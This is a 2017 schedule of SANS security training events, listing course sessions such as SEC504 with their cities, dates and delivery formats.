SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS